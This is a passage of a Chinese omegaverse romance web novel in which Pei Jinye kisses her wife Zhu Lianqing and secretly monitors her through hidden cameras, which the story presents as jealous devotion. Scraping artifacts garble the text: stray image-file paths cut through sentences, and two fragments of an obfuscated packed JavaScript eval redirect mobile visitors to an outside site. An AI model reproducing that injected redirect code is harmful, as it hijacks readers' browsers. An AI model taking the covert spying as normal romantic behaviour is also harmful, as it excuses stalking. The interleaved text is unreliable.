“没事,”裴烬野微微仰头,再次示意对方帮忙。 那人没有多想,下意识将面具扣在裴烬野脸上。 指尖无意拂过脸颊,掀起一阵酥酥麻麻的痒。 想咬。 裴烬野咬住自己,极力压制心底的渴望。 而祝敛青却无所察觉,浑然不知自己已在裴烬野脑子被舔舐过无数遍。 脑后皮扣收紧,手落了下去,祝敛青眼底闪过一丝惊艳。 裴烬野的五官轮廓本就立体,在繁琐的银丝勾勒中,更显得深邃,就好像碳素笔描绘的画像,在半遮半掩中,尽显优越骨相。 仅露的一双石榴红眼眸,绯红中镶着黑籽,没了其他部位争艳,更具冲击力。 真奇怪,别人戴上面具,是遮掩锋芒,柔和轮廓。 可偏偏裴烬野相反,温和被弱化,常挂在唇边的笑意不再,反而更具危险性,如果不是她的动作更克制温和,祝敛青都要怀疑她本身就是这样。 且,如此与她们想要降低威胁感的初衷完全相反,祝敛青却没有提醒,甚至仍由裴烬野一直戴着。 除了那怀疑的探寻,或许也有一丝不自知的私心。 “这、这个,” 止咬器会限制嘴唇的开合,裴烬野刚说话时会有些不适应,不过很快就熟练,重新道:“这个很轻,戴着很舒服。” “但是没必要,”祝敛青阻拦。 “它让你感到安全,”裴烬野难得坚持。 为此,她又强调补充道:“很轻,一点感觉都没有。” 祝敛青张了张嘴,想要反驳又止住。 她想,可能是裴烬野也不习惯不隔着东西的触碰。 再说,这也不是今天的重点。 话绕了一圈又咽回去,祝敛青换了个问题:“那你的易感期呢?” 裴烬野悄悄又靠近一点,曲折的腿与膝盖都抵在沙发边缘,听到这话,也不在意。 她只说:“有抑制剂,我可以控制好自己。” 祝敛青拧紧眉头。 裴烬野便补充:“遥控器放在你那边,如果我失去理智,你可以随时电晕我。” 作为Alpha,裴烬野十分了解止咬器。 “那其他呢?”祝敛青突然问。 “其他?”裴烬野难得卡词,有些迷茫。 提到这个话题,祝敛青明显有些难为情,用手撩起散落发丝,挽至耳后,耳垂更红。 她声音更低,掺着一丝羞赧,道:“你不需要我帮忙缓解吗?” 裴烬野明显愣住,悄悄靠近的腿往旁边一挪,膝盖终于靠到祝敛青的小腿。 同意还是放缓? 同一个问题再次被放在天平上,裴烬野一面不断告诉自己,还不到时候,还需要耐心等待,一面又忍不住松口同意。 这已经是妻子的第二次邀请了。 贴着在一起的皮肤滚烫,裴烬野呼吸微重,像一只馋肉的野狗在不断吞咽着唾沫。 而祝敛青还在不断往“同意”的那一面加码。 “易感期很难受不是吗?” 祝敛青不知道自己为什么要劝,可能真的是愧疚作祟,她自喻为公平的商人,却占尽合法妻子的便宜,总叫她不断为自己牺牲。 而且未分化前的教育课,曾无数次告知她们,Alpha与Omega的易感期有多难受、多难捱。 可裴烬野却在有伴侣的情况下,独自面对。 总不能一直这样吧? 缓解妻子的痛苦,也是她作为合法伴侣应做的义务。 祝敛青轻轻吸了一口气,眼帘发颤,语气却坚定:“裴烬野,我们试一试吧。” 不等对方回答,她就快速补充:“我只有一个要求,这个过程中你必须一直戴着止咬器。” 祝敛青不想每天满脖子咬痕地踏入公司。 话到这儿,她抬眼朝裴烬野看去,不见冷淡疏离的眼眸里蕴着一汪水,盈盈要往下坠。 “还有……” 这话有些难以启齿,祝敛青停顿了下,好不容易才说出口:“我、我经验不是很多,可能会受不了……” 裴烬野视线落在她的唇间,被咬过的地方凹出小坑,沾染水光后,更加嫣红、更加可口。 妻子又在勾引我。 裴烬野无比确定地想,被过长黑发遮挡的后脖颈溢出透明液体,稍稍散去的信息素,此刻又淹没了整个房屋。 记得余非晚出门前,还特地提醒裴烬野控制一点,不要像个刚分化的Alpha一样控制不住自己的信息素,弄得伴侣满身都是。 但面对祝敛青,裴烬野没有自控力。 妻子勾勾手指,她就恨不得匍伏妻子脚边摇尾巴。 更何况她说了那么勾引人的话。 “如果我实在受不了……可能会按下遥控器。” 祝敛青脸上满是歉意,好像自己说了什么很过分的事情,搭在沙发的手无意识抓紧扶手,耳垂红得滴血。 她强忍羞怯,声音微颤:“我尽量坚持,但是……” 她说话断断续续的,嘴上说着没多少经验,实际上一点都没有,从小就被家族订下婚约,但实际接触并不多,整个学生时期都被各种补习和比赛填满。 祝家需要一个完美的继承人,即使她分化失败。 “对不起。” 剩下的话绕了一圈却止于唇间,无法说出口,祝敛青只能内疚地道歉。 妻子总是在勾引我。 裴烬野忍不住磨了磨后槽牙,脑中本能与理智在打架,表面却露出祝敛青熟悉的温和笑容,无奈地道:“不用道歉。”35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538050|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' >“不是说好不要那么客气吗?” 祝敛青有些不自在,裴烬野说话时,她一直扭头看着窗外。 此刻落日已尽,夕阳的余晖散去,但黑夜又未赶来,于是天地被深蓝色所笼罩,绿叶低低垂落着,风一来,它们就晃起,发出窸窸窣窣的响动。 这是祝敛青在一天之中最喜欢的时刻。 白日的忙碌停滞,夜晚的安排还未追赶上,她可以暂时喘息片刻。 可现在,她精神紧绷,连呼吸都有些不顺畅。 明明是这样的对话已经发生第二次,她应该更顺畅自然,但结果却比第一次还糟糕。 是因为这次她与裴烬野的关系更近吗? 又或者是这次的感受更真切,贴在她小腿的膝盖传来炙热温度,不断提醒她,这是一个处于易感期的高等级Alpha。 她需要抚慰,会索求更多。 完全不同于她之前认识的那个温和有礼、事事顺着她的裴烬野。 “祝敛青。” 裴烬野突然开口。 祝敛青本能回神,低头看向对方。 “摸摸我,”裴烬野声音有些低哑,眸光低暗,全是压抑的欲念。 之前就做过的事,现在变成本能反应。 祝敛青刚抬起手,裴烬野就贴了过去,靠进她掌心。 银丝冰凉坚硬,皮肤细腻滚烫,两种截然不同的感受出现在祝敛青掌心,与隔着厚重面具的感受完全不同。 莫名的,她突然想起醒来时的黏腻,思绪未散开,就被裴烬野仰头看来的视线掠夺。 此刻她们依旧一跪一坐,伸出的手像是赏赐,而裴烬野不断贴近。 明明是处于上位者的姿态,祝敛青却变得被动。 赤色眸子与灰青的眼相撞。 曲折的右腿又跪下去一条,裴烬野绷紧脊背,抵得沙发往后缩,两人距离更近。 这次不用裴烬野提示,祝敛青就已知道自己该做什么。 她有些生疏地低头,一点点靠近裴烬野的唇。 烫。 这是祝敛青碰到裴烬野时的第一感受。 裴烬野越发仰头,想抬手又怕吓到妻子,只能用这样完全无害的姿态,一点点试探。 先是一次又一次的短暂触碰,还未分开片刻,裴烬野就快速靠近,继而轻轻抿住对方的唇。 祝敛青闭上眼,垂落的手揪住旁边毯子,浓睫不断发颤,偶尔裴烬野鼻梁顶到镜框,都会让她感到紧张。 而裴烬野的视线始终停留在她脸上。 一边吻一边看着妻子,想更过分,又怕妻子接受不了,只能克制地撬开柔软的唇。 想咬、想要吃掉妻子。 得不到渴望,得到却要不停压制住更多欲望。 裴烬野简直要被逼疯,后颈越来越黏腻,沾湿布料。 她听到她哑着声音,温声哄道:“不着急好吗?” “易感期确实有点难受,但没有到控制不了的地步。” “我们慢慢来,一步一步来,不要着急。” 才怪,她急得要命,恨不得将祝敛青拆骨入腹,让她流泪、让她发颤,将她完全填满,听她哭着一遍遍求着自己,才能将满腔渴望缓解一点。 但实际上,她主动松开了祝敛青的唇,轻声道:“没事的。” 14. 第十四章 没事的代价是,裴烬野夜晚又偷偷踏进妻子的房门。 外加,两支抑制剂,还有一件妻子白天穿过、又丢进洗衣机的衬衫。 失控之下,亚麻布料被揉皱、咬坏,零零碎碎都是水痕,即便送去最好的干洗店都于事无补。 所以一觉醒来,穿着小熊围裙、戴着止咬器的裴烬野,在含笑送别又要上班的妻子后,开始苦恼从哪里买到同款。 各大奢牌都未见同款,最后耐着性子拨通了裴家的通讯器,才知晓她们这种上流家族的衣服,都有自己专门的定制渠道。 从小在荒芜星球、也就是传说中贫民窟长大的裴烬野挠了挠头,最后还是得求助于自己的副官。 余非晚昨夜翻来覆去没睡好,生怕自己坏了长官的好事,听到通讯器响起,“啪”得一下就爬起来,冲到裴烬野面前。 还没有来得及道歉,就收到一袋密封起来的、非常眼熟的衬衫。 甚至不能说是衬衫,如果余非晚不是前一天还见过它的话,大概会直接称作一块烂布。 裴少将和祝女士昨夜玩得那么花吗…… 余非晚的表情变化,五官都扭曲在一圈,忍不住挤出一句话:“我亲爱的长官大人,您确定您要我拿这一块烂布,找人定制一件一模一样的衬衫?” 弄坏就直接丢掉啊,为什么非要做件一模一样的,要不是有什么特别的回忆…… 等等,对于她的长官而言,确实好像应该有一点美好的回忆。 看着手里的破布,再想到那个满身浓郁橡木苔味的Beta。 余非晚不得不为对方默哀一秒。 她甚至没有Omega的恢复能力,却要承受一个单身二十六年、正是如狼似虎易感期的顶级Alpha的摧残。 这个可怜的Beta,估计一整晚都没睡吧,现在瘫软在床,连一只手指都抬不起来了。 余非晚面露同情之色,一时间连对裴烬野的刁难都没那么抵触了。 谁会拒绝帮助一个受尽摧残的Beta? 只是一件衣服而已。 余非晚叹了口气,眼神复杂地看了眼简直不是人的上司。 完全不知自己几个小时后,将这件衣服送到专门的裁缝店,就遭到店主长达一个小时的控诉。 因为Alpha信息素残留过高,她们店里手艺最好的Omega,发情期被迫提前,另外,店里店外都得排气消杀,以免影响到其他客人。 但这些都是后话了,余非晚现在还处于兴奋中。 裴烬野向她承诺,等这次假期一过,就带黑翅鸢团出门溜达,收拾一个不安分的家伙。 已经闲了半年,只觉骨头都要生锈的战斗狂余非晚连声答应,终于从愁容满面到笑容灿烂。 告别副官,裴烬野将房门一关,还没有开心几秒,心情又因妻子的临时通知而低落下去。 【抱歉,我很好的朋友专程来找我,今晚不能回来吃饭了。】 唇边的笑意一点点散去,眼底阴翳,周围气氛瞬间变得压抑。 今早离开前,妻子明明答应她会回家吃饭。 没有第一时间回讯息,裴烬野拿起通讯器,点入一个加密的APP中。 祝敛青办公室的画面瞬间出现在屏幕中。 而这样的监控不止一个,从家里到祝敛青常用的轿车,甚至是办公室里。 那些祝敛青曾感受到隐秘视线,全来自于她。 只是可惜,办公室此刻空无一人。 裴烬野面色更冷,将视频拖到几小时前。 妻子走进办公室,助理送来堆积如山的公务,继而整个早上祝敛青都在忙着处理它们。 这些裴烬野都已看过,就在方才,她一边辛苦寻找同款,一边也在看着监控下的妻子。 时间条拖动,直到裴烬野开门的瞬间,祝敛青也拿起了通讯器。 大概就是她那个很好的朋友的消息。 祝敛青脸上露出为难神色,叫来秘书询问今天行程。 但秘书告知她,今天还有很多文件要处理。 祝敛青纠结片刻,还是选择了拒绝。 那为什么还会拒绝自己? 裴烬野沉着脸,继续往下看。 只见三分钟前,有人急匆匆推开房门,开口就喊:“阿青,你怎么可以抛弃我……” ——嘭! 话还没有说完,手里的通讯器就被捏爆,黑烟从指间冒出,发出焦糊的味道。 她忍不住斥骂道:“阴魂不散的跟屁虫。” 她当然知道这个人是谁,早在结婚前就查清祝敛青全部过往,甚至连祝敛青都记不清的那些小事,裴烬野都能一一道来。 祝敛青性子清冷,真心好友也不过两人。 一人就是视频里叽叽喳喳,尽惹人烦的沈乐。 她背景与祝敛青相似,同样分化成Beta,性格开朗闹腾,从幼稚园就开始粘着祝敛青,一路跟到小学、初中、大学,现在依旧阴魂不散。 乃至裴烬野回忆起祝敛青青春期的照片,有三分之二都有沈乐的影子。 并且祝敛青还在有一次的采访中提到她! 单是这两天假期,沈乐就给祝敛青发了不少消息,以至于祝敛青时不时就要看一眼通讯器。 裴烬野嫉妒得发狂,却只能装作什么都没看见。 她;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538051|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 甚至知道沈乐此刻找上门是为了什么。 她们这种家庭的孩子,生日只是应酬的借口,每次都要在宴会上装模作样,当个完美的人偶娃娃。 所以,她们会在生日结束的后几天,互相给对方补过生日。 这次也是一样。 讨厌的、阴魂不散的跟屁虫。 烦人精。 讨厌鬼。 不是已经拒绝了吗,干嘛还舔着脸上门,偷走她的妻子。 裴烬野又气又嫉妒,一想到妻子为了她推倒繁琐工作,还拒绝了她的晚餐邀请,就忍不住情绪暴躁。 